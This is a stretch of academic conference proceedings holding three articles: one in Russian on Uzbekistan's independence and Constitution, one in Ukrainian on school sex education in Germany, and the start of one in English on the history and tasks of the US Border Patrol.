Главной целью всех начатых в стране преобразований является человек, его жизнь достойный уровень жизни. Новое общество Узбекистана строит не в стороне от мировой цивилизации, а на тех общечеловеческих ценностях, которые уже выработало человечество с учетом исторического менталитета народов, проживающих в нашей стране. Преобразование затрагивают все стороны общественной жизни, требуется постоянный анализ изменений, происходящих вокруг, особенно важно это знать молодежи. Любая демократия учитывает общечеловеческие ценности, опирается на международные законы, при этом учитывает национальные особенности страны и менталитет народа при её построении.

Демократическое строительство в Узбекистане началось с формирования новой государственности, основанной на принципе разделения властей, уникальным элементом которой является институт хокимов; с формирования демократических институтов, например, появления на политической арене 4 политиче-

ских партий, что говорит о наличии в стране явления многопартийности. Узбекистан выработал свою уникальную «модель» перехода к демократии, теоретической основой которой является общепризнанные пять принципов, выдвинутых, Первым Президентом Узбекистана И.А. Каримовым: принцип приоритета экономики над политикой, принцип верховенства закона, положение о главенствующей роли государства в процессе реформ, сильной социальной политике и поэтапному переходу республики к рыночной экономике.

Выбрав светский путь развития, Узбекистан с самого начала своего существования, как суверенное независимое государство, четко определил свои взаимоотношения с религией, отделив её от государства. Сегодня наша страна являет собой пример толерантного отношения к другим религиям, и это есть ещё одно подтверждение нашего движения к демократии. Можно сказать, что Узбекистан твердо идёт по выбранному пути, преодолевая трудности роста; преобразования всех сфер общественной жизни позволяют сделать вывод, что демократическое правовое государство с социально-ориентированной рыночной экономикой и развитым гражданским обществом в стране будет построено.

Таким образом, мы должны исследовать разносторонний спектр, проводимых в республике преобразований, затрагивающих все стороны общественной жизни, общий анализ движения общества к демократии, процессы изменения мышления и отношения людей к жизни, повышения их социальной и гражданской активности, вера в необходимость реформирования и обновления общества.

Вместе с обретением независимости началась новая страница в истории страны. Узбекистан добился независимости мирным парламентским путем. Свое отношение к независимости Узбекистан выразил ещё в 1990 году, когда была принята Декларация о суверенитете Узбекистана, а также 24 марта 1990 года, когда был утвержден институт Президентства (тогда ещё Верховным Советом Республики Узбекистан). Ещё входивший в состав СССР, Узбекистан 31 августа

1991 года провозгласил свою независимость. В принятом в этот день Верховным Советом республики законодательном акте (Декларации) «О государственной независимости Республики Узбекистан» отмечалось, что территория Республики Узбекистан вместе с территориями Республики Каракалпакстан неделима и неприкосновенна. Не имея территориальных претензий к другим государствам, обладая верховным правом в отношении своей территории и природных ресурсов, Республика Узбекистан объявляет себя открытой для непосредственного подписания равноправных и взаимовыгодных соглашений без всяких предварительных условий.

Свое отношение к провозглашению независимости Узбекистана и одобрение позиции руководства население Узбекистана высказало на выборах первого Президента и всенародном референдуме, состоявшемся 29 декабря 1991 года. Альтернативные выборы первого президента независимого Узбекистана закончились победой Ислама Абдуганиевича Каримова (его поддержали 86% избирателей).

Одним из первых законодательных актов, принятых сразу после провозглашения независимости был закон «Об основах государственной независимости Республики Узбекистан», который начал новый отсчет в истории страны, укрепления и утверждения её в качестве суверенного государства. Суверенитет является самым главным признаком любого государства, в том числе и Узбекистана. Суверенитет — один из основополагающих принципов современного конституционного и международного права, он имеет две взаимосвязанные формы: народный (национальный) суверенитет и государственный суверенитет.

Первая форма суверенитета означает, что только народ (нация) является основой государственности и источником государственной власти. Национальный суверенитет был сформулирован великими представителями европейского просвещения XVIII века. Этот принцип в праве был юридически закреплён во французской Декларации прав и свобод человека и гражданина в 1789 году. В настоящее время принцип народного суверенитета и право нации на самоопределение общепризнаны международным и конституционным правом.

Государственный суверенитет означает, что государственная власть, основана на суверенной воле народа, независимо от кого бы то ни было во внутренних делах и в международных отношениях. Государственный суверенитет — это, во-первых, верховенство государственной власти на территории страны; во-вторых, самостоятельное определение государством, каким будут его отношения с другими государствами и, невмешательство последних, в его внутренние

дела. История показала, что Узбекистан твердо идёт по пути формирования демократического правового государства и справедливого гражданского общества, укрепления государственного суверенитета.

Основное внимание первых лет независимости было сконцентрировано на создании правовой базы проводимых в стране реформ, ведь «только добившись приоритета закона, мы сможем выполнить свою задачу — построить справедливое свободное общество, благополучную жизнь» — писал И. А. Каримов. Поэтому были выделены основные направления реформирования и определены их правовые основы, к которым мы относим:

- правовые основы государственной независимости;
- правовую базу под новые экономические отношения, в первую очередь, отношения собственности;
- правовые основы для образования рыночной инфраструктуры;
- законодательные акты, обеспечивающие конституционные права человека, социальные гарантии и социальную поддержку.

Правовые основы для превращения Узбекистана в равноправного субъекта международных отношений. Венцом законотворческой деятельности явилось принятие 8 декабря 1992 года Конституции Республики Узбекистан. Государственная независимость и законодательное её закрепление в Конституции являются событиями эпохального характера. Конституция Республики Узбекистан — это документ, во-первых, вобравший в себя общечеловеческие правовые ценности, которые прошли проверку временем. Во-вторых, она разработана на основе конституционного опыта развитых цивилизованных государств.

В-третьих, каждой своей статьёй и общим смыслом она отражает сформировавшиеся ещё со времён Ходжи Ахмада Яссави, Амира Тимура и Тимуридов национальное мышление, непреходящие ценности ислама. Конституция Республики Узбекистан по своей структуре, направленности принципиально отличается от Конституций, ранее действовавших на территории Узбекистана. Важнейшей её особенностью следует считать то, что она опирается на достижения мирового сообщества в области прав человека, на демократические завоевания. В ней нет ни одной статьи, которая, в той или иной мере, ущемляла бы права человека в зависимости от пола, национальности, расы, возраста, имущественного положения, религиозных убеждений и т.д.

Идея народовластия пронизывает всю Конституцию, она — её сущность. Конституция Республики Узбекистан впервые чётко разграничивает законодательную, исполнительную и судебную ветви власти, предотвращает возможность сосредоточения

всей государственной власти в руках одного органа. Важнейшей особенностью Конституции является её направленность на формирование социально-ориентированных рыночных отношений. Все формы собственности, в том числе и частная, равноправны и пользуются одинаковой правовой защитой. Конституция широко отразила национальные особенности республики. Это выражено и в закреплении узбекского языка в качестве государственного, и в структуре органов власти и управления (Олий Мажлис, хокимият); и в названиях административно-территориальных единиц (вилояты, туманы и т.д.)

Конституция Республики Узбекистан является правовой гарантией независимости Узбекистана. Она закрепила государственную независимость, суверенитет государства; определила формы общественного и государственного строя; закрепила принцип внешней и внутренней политики; обеспечила равноправие всех форм собственности; утвердила приоритет гражданского общества и формы его самоуправления; закрепила приоритет общечеловеческих ценностей и международного права; закрепила основные права, свободы и обязанности человека и гражданина. Эти качества и достоинства Конституции делают её жизнеспособной и долговечной.

Литература

1. Конституция Республики Узбекистан. — Т.: Узбекистон, 2003.
2. Каримов И. А. Без исторической памяти нет будущего. — Т.: Узбекистон, 1999.
3. Каримов И. А. Наша главная цель-независимость и процветание Родины, свобода и благополучие народа. — Т.: Узбекистон, 2000.
4. Каримов Узбекистан, устремленный в XXI век. — Т.: Узбекистон, 1999.
5. Каримов И. А. Наша главная цель демократизация и обновление общества, реформирование и демократизация страны. — Т.: Узбекистон, 2005.
6. Человек и его права, свобода, интересы — высшая ценность. // Речь Президента И. А. Каримова на торжественном собрании посвященном 13-летию принятия Конституции Республики Узбекистан. — Т.: Узбекистон, 2005.
7. Комментарии к Конституции Республики Узбекистан. — Т.: Узбекистон, 2001.

Паничок Тетяна Ярославівна

*кандидат педагогічних наук, доцент кафедри німецької мови
Тернопільський національний економічний університет*

Панычок Татьяна Ярославовна

*кандидат педагогических наук, доцент кафедры немецкого языка
Тернопольский национальный экономический университет*

Panychok Tatiana Yaroslavovna

*Ph.D., assistant professor of the German language
Ternopil National Economic University*

СТАТЕВЕ ВИХОВАННЯ ЯК АКТУАЛЬНА СОЦІО-ПЕДАГОГІЧНА ПРОБЛЕМА В НІМЕЧЧИНІ НА СУЧАСНОМУ ЕТАПІ

ПОЛОВОЕ ВОСПИТАНИЕ КАК АКТУАЛЬНАЯ СОЦИО-ПЕДАГОГИЧЕСКАЯ ПРОБЛЕМА В ГЕРМАНИИ НА СОВРЕМЕННОМ ЭТАПЕ

SEX EDUCATION AS A RELEVANT SOCIO-PEDAGOGICAL PROBLEM IN GERMANY AT THE PRESENT STAGE

Анотація. Охарактеризовано зміст та особливості організації виховання статі у німецьких школах на сучасному етапі; виявлено позитивні ідеї статевого виховання у педагогічній практиці Німеччини.

Ключові слова: статево виховання, статева педагогіка, статева зрілість, учнівська молодь, сексуальність.

Аннотация. Охарактеризованы содержание и особенности организации полового воспитания в немецких школах на современном этапе; выявлены положительные идеи полового воспитания в педагогической практике Германии.

Ключевые слова: половое воспитание, половая педагогика, половая зрелость, учащаяся молодежь, сексуальность.

Summary. It was described the content and features of the organization of sex education in German schools at the present stage; educed the positive idea of sex education in teaching practice in Germany.

Keywords: sex education, sexual pedagogy, puberty, students, sexuality.

Сучасне українське суспільство переживає не лише глибоку соціальну-економічну і політичну кризу, а й кризу екзистенційну, морально-духовну, що характеризується втратою людьми життєвих орієнтирів та сенсу життя, руйнуванням моральних цінностей і світогляду. Такі процеси негативно впливають на розвиток підростаючого покоління і відображаються на найтоншій його сфері — статево самовираженню. У зв'язку з цим правильно організоване виховання у статевої сфері визначено серед основних завдань сучасних закладів освіти. Його актуальність зумовлена декількома чинниками: прискореним статевим розвитком школярів, недостатнім рівнем обізнаності неповнолітніх у статевої сфері, одержанням відповідної інформації здебільшого від однолітків, проявом масової сексуальної розпусти і всюдозволеності молоді, проституцією та злочинністю на статевому ґрунті.

Упродовж останніх десятиліть активізувалися науково-педагогічні дослідження проблем статевого виховання учнівської молоді. Водночас у вітчизняній педагогіці досі не розроблені програми статевого виховання учнівської молоді, недостатньо забезпечений цей процес науково обґрунтованими рекомендаціями та методичними розробками практичної роботи з молоддю. Незважаючи на власний досвід статевого виховання, в період соціальних змін вітчизняна освіта потребує нових підходів до його організації. Корисним може стати вивчення педагогічного доробку зарубіжних країн, який досліджували І. Даценко (дошлюбна підготовка учнівської молоді у Польщі), Л. Ковальчук (гендерне виховання учнівської молоді в Німеччині), Л. Яворська (підготовка молоді до сімейного життя в США) та інші.

Вартим уваги є досвід вирішення проблеми статевого виховання у зарубіжних країнах, зокрема в Німеччині. Школою цієї держави накопичений значний

педагогічний досвід щодо статевого виховання молоді, формування відповідних ідей та розроблення практичних методик у цій сфері. І. Так, Й. Зенде (J. Sende) досліджував проблеми статевого виховання в старших класах середньої школи і вищій школі (1963), К. Бах (K. Bach) вивчав питання розвитку статевого виховання школярів (1969), Р. Борман (R. Vogtmann) аналізував питання міжстатевих стосунків і роль педагогічного впливу на них (1965), Г. Грассель (H. Grassel) працював над психологічними проблемами статевого виховання в школі (1964).

Мета статті — з'ясувати особливості змісту й організації статевого виховання молоді Німеччини і виявити позитивні ідеї статевого виховання у німецькій педагогічній практиці.

Статеве виховання у Німеччині має давню традицію. Впродовж століть джерелом суспільних поглядів та ідей щодо нього були певні напрямки християнства. Із об'єднанням у 1990 р. НДР і ФРН в одну державу, що знаменувало нову епоху в житті німецького народу, перед статевим вихованням постали певні вимоги, спрямовані на вирішення таких проблем, як плюралізація сімейних форм життя, рівноправність жінок і чоловіків у суспільстві, сексуальне самовизначення дітей і молоді, сексуальне насилля щодо дітей та молоді, одностатеве партнерство тощо.

У сучасному плюралістичному суспільстві, з його можливостями вільно обирати стиль життя і його ціль, потрібно зважати на існування різноманітних поглядів на суть і мету сексуальності та статевого виховання.

Педагоги Німеччини розрізняють чотири аспекти статевого виховання, що є основними складниками сексуальності у виховному процесі:

- біологічний аспект: завдання статевого виховання — це насамперед ознайомлення зі статевими органами, їх функціями і навчання застосовувати засоби контрацепції;
- соціальний аспект: важливим є навчити дітей і молодь говорити про бажання та кохання, тематизувати задоволення у взаємозв'язку із сексуальністю, спрямованою на партнера;
- комунікативний аспект: охоплює невербальну, тілесну й мовну комунікації. Лише той, хто володіє усіма цими видами комунікації, здатний сексуально поводитися. Навчання мови сексуальності й кохання є метою статевої педагогіки;
- індивідуальний аспект: сексуальність реалізується у міжлюдських стосунках, сприяє розвитку самовизначення і самовпевненості, індивідуальному розвитку особистості [7, с. 15].

Для більшості педагогів нинішньої Німеччини характерними є суспільно-емансипаційні переконан-

ня. Вони схвалюють здійснення статевого виховання в школах, наголошуючи при цьому на актуальності основних аспектів сексуальності, рівноправності статей і різноманітності сексуальних орієнтацій. Зі зростанням порнографії, проституції і сексуального насилля при розробленні навчальних програм та планів статевої педагогіки змушена приділяти значну увагу цим проблемам. Із огляду на викладене, видається неможливим, зважаючи на такий плюралізм, сформулювати конкретні цілі статевої педагогіки. Їх намагалися конкретизувати, зокрема, У. Зілерт і Г. Глюк, які підпорядковували свої дослідження вимогам гуманістично-емансипаційного статевого виховання.

У. Зілерт показав й оцінив концепції статевого виховання у школі, зважаючи, що орієнтація шкільної статевої педагогіки має відповідати принципам суспільства, сформульованим у конституції і законах. На думку науковця, основу статевого виховання утворюють три цінності: самовизначення, повага гідності інших та навчання співжиттю у сім'ї.

Під самовизначенням він розумів «право і здатність людини користуватися власним розумом, автономно мислити, керувати собою, зважаючи на можливі суперечливі потреби, матеріальне оточення, прив'язаність у стосунках з іншою людиною, яка теж має право на самовизначення.

Повага гідності інших вимагає не використовувати їх як інструмент для досягнення особистої мети, а сприймати іншу людину як цілісну особистість.

Під навчанням співжиттю у сім'ї розуміють будь-яку вибрану форму співіснування, особливо з дітьми, що потребує суспільної поваги і турботи. Шлюб і сім'я перебувають під захистом держави. Статеве виховання сприяє цьому, навчаючи довготривалому та рівноправному партнерству» [10, с. 12].

Основною метою статевого виховання, на думку У. Зілерта, є сексуальне самовизначення. Два інші аспекти — партнерство і повага до гідності інших — відображають цінність самовизначення: повага до гідності іншої особи означає визнання іншої особистості в її самовизначенні, а партнерство є формою поведінки з людьми, котрі взаємно визнаються і підтримують один одного в своєму самовизначенні.

Іншою основною цінністю, на яку має бути спрямоване статеве виховання, вважав У. Зілерт, є повага до життя. Без цієї передумови виховання втрачає сутність. Повага до життя означає для вченого «оберегання власного і чужого життя» [10, с. 22]. Ці аспекти становлять ядро поглядів науковця. Він запропонував такі необхідні чесноти гуманістичної статевої педагогіки:

1) менше хвилювань, більше спокійної рефлексії. Завдання статевого виховання необхідно здійснювати

так само спокійно і доцільно, як інші завдання виховання;

2) менше втручання, більше дружньої підтримки, відкрито відповідати на запитання вихованців і передавати досвід;

3) використовувати як шанс недосконалість і порушення. Виховні дії не завжди заплановані й перебувають у протистоянні з невіршеними питаннями;

4) статева педагогіка неспроможна відвернути суперечності між бажаннями та інтересами, але може сприяти свідомому й відповідальному поведженню зі сексуальністю [9, с. 66].

Принципи, що сформував У. Зілерт, служать орієнтацією в співпраці з вихованцями і не є вимогами до поведінки. Цим він уникнув можливого непорозуміння: в статевому вихованні не йдеться про те, щоб примусити підлітків до певної статевої поведінки.

Г. Глюк намагається привернути увагу до норм, яких необхідно дотримуватися, щоб уможливити відповідальне співжиття:

«1) ти повинен пізнати сам себе, своє тіло, свої потреби і свої слабкості з метою сприймати себе таким, якими ти є;

2) ти не повинен завдавати іншим тілесної чи моральної шкоди, загрожувати їм хворобами чи небажаними вагітностями;

3) ти не повинен розчаровувати інших і викликати конфлікти з ними;

4) ти не повинен бути байдужим до приниження інших у їх сексуальності, тому маєш активно сприяти створенню гуманних умов життя» [6, с. 101].

Спільним для У. Зілерта і Г. Глюка було те, що вони не зверталися до стандартизації сексуального з погляду минулої, обмеженої сексуальної моралі. Науковці прагнули чіткості передумов, за яких була би можливою гуманна організація процесу статевого виховання. Це цінності, які є основними структурними елементами, що сприяють вдалому людському співжиттю. Їхнє завдання — уможливити вільну організацію цього співжиття за допомогою власної участі. Йдеться про такі норми й цінності, до яких люди звертаються у своєму житті, коли покладаються один на одного чи намагаються вирішити певний конфлікт.

Стосовно статевого виховання в школах, то Г. Глюк висловив думку, що воно є невдалим. Він виступив проти примусового проведення сексуального виховання і запропонував його нову модель. Згідно з нею, виховання здійснюють лише фахівці у вільно вибраних групах, в яких учні працюватимуть лише з близькими друзями та однокласниками. Критично поставився педагог і до того, що статева виховання відбувається не в рамках відповідного навчального предмета, а є лише одним із завдань біології, релігії,

соціології, етики, народознавства та інших дисциплін. Проект статевого виховання, який запропонував Г. Глюк, не був підтриманий педагогами і державними органами і громадськістю [6].

Педагог Ренате-Береніке Шмідт (Renate-Benerike Schmidt) переконана, що коли нема організованого шкільного статевого виховання, діти все одно отримають його іншим шляхом, знайдуть «учителів» поза школою. На її думку, статева виховання дітей має відбуватися у школі з 9–10-річного віку. Його треба здійснювати не факультативно, а як обов'язковий навчальний предмет, і воно має бути спрямованим на максимально повне висвітлення основних питань і проблем, пов'язаних із сексом, що можуть рано чи пізно виникнути в житті кожної молодої людини [7, с. 32].

Як і Р.-Б. Шмідт, інші німецькі педагоги, завданням статевого виховання вважали сприяння гармонійному розвитку підростаючого покоління і моральних міжстатевих взаємин, зміцненню шлюбу та сім'ї. На їх думку, це виховання не можна розглядати окремо від загальних питань виховання, яке готує молоде покоління не лише до праці та суспільної діяльності, а й до особистого життя. Разом із тим «статева питання» є важливою й соціально-гігієнічною проблемою, що пов'язана зі здоров'ям, працездатністю, настроєм людей, оздоровленням їх сімейного побуту. На думку Й. Есер-Мітаґ (J. Esser-Mittag), завдання школи — закласти основи, розставити деякі загальнозначущі орієнтири, уникаючи безтактовності й нав'язливості, врахувати вікові особливості й характер фізіологічних змін в організмі учнів [3, с. 19].

Згадані німецькі педагоги вважають, що при здійсненні статевого виховання необхідно дотримуватися певних правил:

1) статева виховання треба проводити у взаємозв'язку з усіма іншими напрямками навчально-виховної роботи школи;

2) зміст, форми і методи статевого виховання мають відповідати віковим особливостям учнів (у т.ч. етапам статевого розвитку), а також рівневі їхніх знань із конкретної теми. Школярі мають право отримати вичерпні відповіді на питання, які в них виникають;

3) учні, котрі цікавляться глибшими та більш специфічними питаннями, мають отримувати відповідну інформацію індивідуально або у невеликій групі під час бесід із спеціалістом [4, с. 56].

Як вважає професор М. Фрідріх [5], завдання статевого виховання необхідно сформулювати так: прищепити учням обох статей основні навички спілкування і взаєморозуміння, а також здатність приймати усвідомлені рішення; формувати в учнів позитивне ставлення до здорового способу життя, планування сім'ї та відповідального батьківства; підтримувати

(методами виховання) фізичне й репродуктивне здоров'я учнів; забезпечити учнів грамотною і систематичною інформацією, яка дасть змогу зрозуміти, що з ними відбувається, а також допоможе адаптуватися до змін у період статевої зрілості з найменшими психологічними втратами.

Учений виокремлює також відповідні організаційні форми статевого виховання: уроки та їх фрагменти у рамках таких навчальних предметів, як біологія, література, суспільствознавство, історія; факультативні заняття; семінари для батьків; консультації, які організовують для учнів і батьків у спеціальних центрах [5, с. 37].

Однак деякі вчені вважають, що програми статевого виховання в школі призведуть до того, що підлітки почнуть раніше жити статевим життям. Дані Федеративного управління статистики свідчать, що в Німеччині щораз більше трапляються вагітності дівчат дуже юного віку. Так, у 2006 р. завагітніло 9490 неповнолітніх, а в 2008 р. було вже 12845 таких дівчат. Серед 10–14-річних кількість абортів за цей період зросла більш, ніж у два рази — з 365 до 761 випадків. Лише за 2008 р. цей показник збільшився майже на 9% [2].

Проаналізувавши всі позитивні й негативні складові статевого виховання, не можна не погодитись із результатами досліджень «Про вплив освітніх програм статевого виховання школярів на їх сексуальну поведінку», які провела група вчених Кельнського університету на замовлення Всесвітньої організації охорони здоров'я. Однозначно доведено, що такі програми аж ніяк не сприяють прискоренню початку статевого життя учнів; шкільні заняття або віддаляють цей початок, або роблять його більш впорядкованим. Шляхом спеціального тестування було встановлено, що учні, які прослухали курс, вчиняють у статевому житті менш ризиковано, ніж їх «неосвічені» однолітки [8, с. 26].

Нині у Німеччині діяльність школи у сфері статевого та дошлюбного виховання поєднана з роботою певних центрів, які надають консультативну та соціальну допомогу підліткам (наприклад, у разі ранньої вагітності). Учням відомі подібні центри й характер їхньої роботи, а також готовність працівників цих установ за необхідності допомогти.

У шкільних законах нових федеративних земель країни статево виховання розглядають із різних аспектів. Парламент Бранденбурга вважає його в школі продовженням батьківського виховання і ставить за мету «ознайомити школярів відповідно до віку з біологічними, етичними та культурними питаннями, виховувати їх відповідальними, здатними приймати морально обґрунтовані рішення і навчати людського й соціального партнерства». Схожі цілі у шкільних законах Берліна і Тюрингії. У Саксонії вважають, що

«сімейне і статево виховання має сприяти розвитку усвідомлення особистої інтимної сфери й розуміння партнерських взаємин як в особистих стосунках, так і в шлюбі та сім'ї» [8, с. 97].

У липні 1993 р. планували видати «Посібник зі статевого виховання в Саксонії», однак він не подолав планки вимог постійної Конференції міністрів освіти і культури. Парламент землі вважав за необхідне внести зміни у текст закону, щоб пояснити свою позицію щодо сфери конфлікту «сімейного статевого виховання і прав батьків». У Саксонії-Ангальті нові рекомендації щодо статевого виховання в школах опублікували лише в 1996 р. Його метою є «ознайомити школярів із питаннями сексуальності, виховати їх здатними до рівноправного соціального партнерства» [2]. Ці вимоги земельного парламенту розширені у наказі постійної Конференції міністрів освіти і культури про «Статево виховання в загальноосвітніх школах і училищах». У ньому представлені основні принципи, зміст роботи, методи, способи взаємодії школи й батьків під час здійснення статевого виховання. У шкільних законах всіх федеральних земель зафіксовано, що батьки повинні вчасно бути ознайомленими з метою, змістом і формами статевого виховання.

Парламент Мекленбурга-Передньої Померанії раніше відмовлявся від пункту про статево виховання в шкільному законі, проте передбачив у шкільному статуті співробітництво зі сімейними і молодіжними консультативними закладами, а також з ініціативними групами й групами самопомоги, «які є в розпорядженні для надання консультацій педагогам, учням і батькам щодо проблем виховання й розвитку дітей та молоді, проблем наркоманії і профілактики СНІДу» [6, с. 448]. Проект нового шкільного закону готують у цій землі досі.

Наказ постійної Конференції міністрів освіти і культури у Саксонії-Ангальті може служити основою для педагогічних дій у сфері сексуального виховання в нових федеральних землях.

Серед старих федеративних земель лише в Нижній Саксонії і Шлезвігу-Гольштейні статево виховання не розглядають як сферу, що потребує спеціального врегулювання; там відмовляються від втручання в навчальні плани з різних предметів нового навчального матеріалу та рекомендацій, які не дотичні до діючих навчальних програм. У липні 1992 р. був прийнятий «Закон про допомогу вагітним та сім'ям», згідно з яким статева освіта стала необхідною у школах усієї ФРН. Статево виховання має відповідати віковим критеріям, «бути більшим, ніж лише передача знань про біологічні процеси і техніку запобігання вагітності; воно повинно звертати увагу на різність людських взаємин, стилів життя, життєвих ситуацій та ціннісних орієнта-

цій» [8, с. 32]. На цей закон зреагували у Баден-Вюртемберзі, Баварії, Берліні, Гамбурзі, Північному Рейні-Вестфалії і Саксонії-Ангальті, взявши його до уваги під час перероблення й розширення своїх директив.

Впродовж останніх тридцяти років, незважаючи на намагання педагогів, статеве виховання в школах не завжди відповідає встановленим директивам і його часто здійснюють не достатньо інтенсивно. Ця проблема залишається невирішеною і потребує подальшої уваги. У 2002 р. було розроблено доповнення до рекомендацій 1968 р. Статеве виховання залишилося частиною загального виховного процесу, і «має слугувати виконанню індивідуальних і соціально-етичних завдань виховання щодо окремої особи, партнера, сім'ї та суспільства. Школа зобов'язана сприяти цьому впродовж усіх років навчання. Вона повинна передавати школярам правдиві знання про людську сексуальність, навчати молодь уміло висловлювати свої думки і створювати власні судження. Школа має сприяти тому, щоб молоде подружжя виконувало свої обов'язки як чоловіка і жінки, розвивало свою систему цінностей та свідомість, усвідомлювало необхідність моральних рішень» [8, с. 96]. До основних цілей належить також розвиток уміння любити і спілкуватися.

Статеве виховання в школі має бути «науково обґрунтованим і методично продуманим» [8, с. 101], становити складову більшості навчальних предметів, зокрема біології, соціології, суспільствознавства, медицини, природознавства й релігії. У будь-якому разі це виховання повинно враховувати потреби молоді та поважати особистість учня. Важливо, щоб статеве виховання в школі та сім'ї було спрямоване в одному напрямку.

Директиви кожної федеративної землі, спираючись на загальні рекомендації, мають як свої характерні відмінності, так і багато спільного. Робочі плани зі статевго виховання створюють на основі таких тем: християнсько-релігійні ціннісні орієнтації; розширене поняття сексуальності, яке охоплює питання дітонародження, взаємин з партнером, розвиток особистості, спілкування; орієнтацію на сім'ю; інші форми партнерства, крім шлюбу; засоби контрацепції; переривання вагітності; захист ненародженого життя; сексуальність дітей і молоді; рівноправне партнерство; сексуальне насилля; попередження СНІДу; сексуальна неповноцінність.

Необхідність шкільного статевго виховання в нинішній Німеччині не ставлять під сумнів. Усі федеративні землі ввели його у навчальні програми, воно передбачене в навчальних планах усіх шкіл країни. У Берліні та Рейнланд-Пфальці визнано за необхідність починати статеве виховання ще в дошкільному віці. Думка, що раннє статеве виховання сприяє сексуальному розбещенню дітей, більше не побутує в сучасній школі. Німецькі науковці у сфері сексуальності доводять, що діти, з якими в школі проводили статеве виховання, більше захищені від сексуальних зловживань. Вони, зокрема, частіше використовують засоби контрацепції, в результаті чого зменшується кількість небажаних вагітностей.

Так, розглядаючи стан гендерного виховання у німецьких загальноосвітніх закладах, варто вказати, що Німеччина взяла на себе зобов'язання законодавчо гарантувати та практично забезпечити рівні права та можливості, зокрема й гендерні, для громадян в усіх сферах їх діяльності [1, с. 157]. Проведений аналіз статевго виховання у школах Німеччини дає змогу констатувати, що основними позитивними ідеями педагогічної практики Німеччини є: системність та комплексність організації статевго виховання; запровадження спеціальної дисципліни зі статевго виховання в Україні; реформування системи підготовки та підвищення кваліфікації педагогів; гуманізація та демократизація стосунків між дорослими та дітьми; впровадження педагогами у життя особистісно зорієнтованого виховання; використання інтерактивних методів виховання; врахування потреб та інтересів дітей і підлітків з проблем сексуальності; використання практики роздільного навчання хлопців і дівчат під час вивчення інтимних тем; налагодження інтегрованої, узгодженої співпраці учителів, батьків та самих учнів.

Проведене дослідження не претендує на вичерпний аналіз усіх аспектів проблеми статевго виховання учнівської молоді у ФРН. Вивчення потребують передусім його методологічні і дидактичні засади; питання співпраці громадських і державних організацій та установ, муніципальних органів, ВНЗ для активізації учнів у позашкільній і позакласній роботі; встановлення тісних зв'язків школи з батьками у справі статевго виховання підрастаючого покоління.

Література

1. Ковальчук Л. О. Гендерне виховання учнівської молоді в Німеччині: дис. ... кандидат пед. наук: 13.00.07 / Любов Олександрівна Ковальчук. — Тернопіль, 2008.
2. Arbeitskreis Sexualpädagogik Leipzig [Електронний ресурс]. — Режим доступу: <http://www.aksexpaed.de>.
3. Esser-Mittag J. Jugendsexualität heute. Tabus — Konflikte Lösungen / Judith Esser-Mittag. — Weinheim: Beltz, 1999. — S. 250.
4. Fricher R. Zur Theorie der Sexualität und Sexualerziehung / R. Fricher, J. Lerch. — Weinheim: Beltz, 1976. — S. 334.
5. Friedrich M. Aids-Prävention bei Mädchen unter besonderer Berücksichtigung von Mädchen in schwierigen Lebenssituationen / M. Friedrich, S. Amann, M. Paul // Forum Jugendhilfe, Sonderheft Jugend und Aids. — Bonn: Bundesministerium für Gesundheit, 1993. — S. 30–41.
6. Glück G. Schulische Sexualerziehung aus der Sicht von Eltern und LehrerInnen / Gerhard Glück // Kluge Norbert. Jugendsexualität. — Frankfurt am Main, 1990. — S. 94–104.
7. Hilgers A. Richtlinien und Lehrpläne zur Sexualerziehung / Andrea Hilgers. — Köln: Bundeszentrale für gesundheitliche Aufklärung, 2004. — S. 252.
8. Schulische Gesundheitserziehung und Gesundheitsförderung. Grundsätze und Anregungen für die Schulpraxis. — Magdeburg, 1998. — S. 390. — (Kultusministerium des Landes Sachsen-Anhalt).
9. Sielert U. Expertise zur Weiterentwicklung des Rahmenkonzepts für die schulische Sexualerziehung / Uwe Sielert. — Soest: Landesinstitut für Schule und Weiterbildung, 1994. — S. 208.
10. Sielert U. Gender Mainstreaming im Kontext einer Sexualpädagogik der Vielfalt / Uwe Sielert // Forum Sexualaufklärung und Familienplanung. — 2001. — Heft 4. — S. 18–24.

T. V. Tron'

lecturer

Kyiv National Linguistic University

UNITED STATES BORDER PATROL: GENERAL FACTS, MAIN TASKS, AGENTS' TRAINING

Abstract. *The article deals with the information about the US Border Patrol, its modern role and main tasks. The article gives a general review on the structure of the US Border Patrol and training of its agents.*

Key words: *border protection, border security, law enforcement agency, agents.*

The Border Patrol (USBP) is a federal law enforcement agency of the United States of America. Its main missions are to detect and prevent illegal migrants, terrorists and terrorist weapons from entering the United States, and prevent illegal trafficking of people and contraband. The BP an agency within U. S. Customs and Border Protection (CBP), a component of the U. S. Department of Homeland Security (DHS). In its turn, U. S. Customs and Border Protection (CBP) is the largest federal law enforcement agency of the United States Department of Homeland Security. This agency is charged with regulating and facilitating international trade, collecting import duties, and enforcing U.S. regulations, including trade, customs, and immigration. CBP is the largest law enforcement agency in the United States.[1][2] It has a workforce of more than 45,600 sworn federal agents and officers. It has its headquarters in Washington, D.C [1].

It should be mentioned that the U. S. Border Patrol was founded on May 28, 1924, as an agency of the United States Department of Labor to prevent illegal entries along the Mexico–United States border and the Canada–US border. The first Border Patrol station began operations in Detroit, Michigan in June 1924 [3]. A second station in El Paso, Texas began operations in July 1924. Additional operations were established along the Gulf Coast in 1927 to perform crewman control to ensure that foreign crewmen departed on the same ship on which they arrived.

Later, in 1932 the Border Patrol was divided into two offices: Mexican border operations were directed from El Paso, Texas and Canadian border operations were directed from Detroit, Michigan. The Canadian border operations from Detroit employed more men than the El Paso operations along the Mexican border because of a focus on the prevention of liquor smuggling during prohibition. Following the outbreak of World War II in Europe, Border Patrol staffing doubled to 1,500 in 1940, and the INS

was moved from the Department of Labor to the U. S. Department of Justice [2].

Additional stations were temporarily added along the Gulf Coast, Florida and the Eastern Seaboard during the 1960s after Fidel Castro triumphed in the Cuban Revolution and that was followed by the Cuban Missile Crisis. INS was decommissioned in March 2003 when its operations were divided between CBP, United States Citizenship and Immigration Services, and U. S. Immigration and Customs Enforcement [3].

In the wake of the attacks of September 11, the Border Patrol was placed under the of the Department of Homeland Security, and preventing terrorists and terrorist weapons from entering the United States was added to its main missions. The Border Patrol's traditional mission continued: deterring, detecting and apprehending illegal aliens and individuals involved in the illegal drug trade who generally entered the United States at places other than through designated ports of entry.

In 2012, the U. S. Border Patrol employed 21,394 agents. The 1,969 miles of Mexican international border was patrolled by 18,516 of those agents while 2,206 additional agents were responsible for patrolling the 5,525-mile Canadian international border; 224 agents were patrolling the coastal waters surrounding the Florida Peninsula and the island of Puerto Rico. Agents are assigned primarily to the Mexico–United States border, where they control drug trafficking and illegal immigration [4].

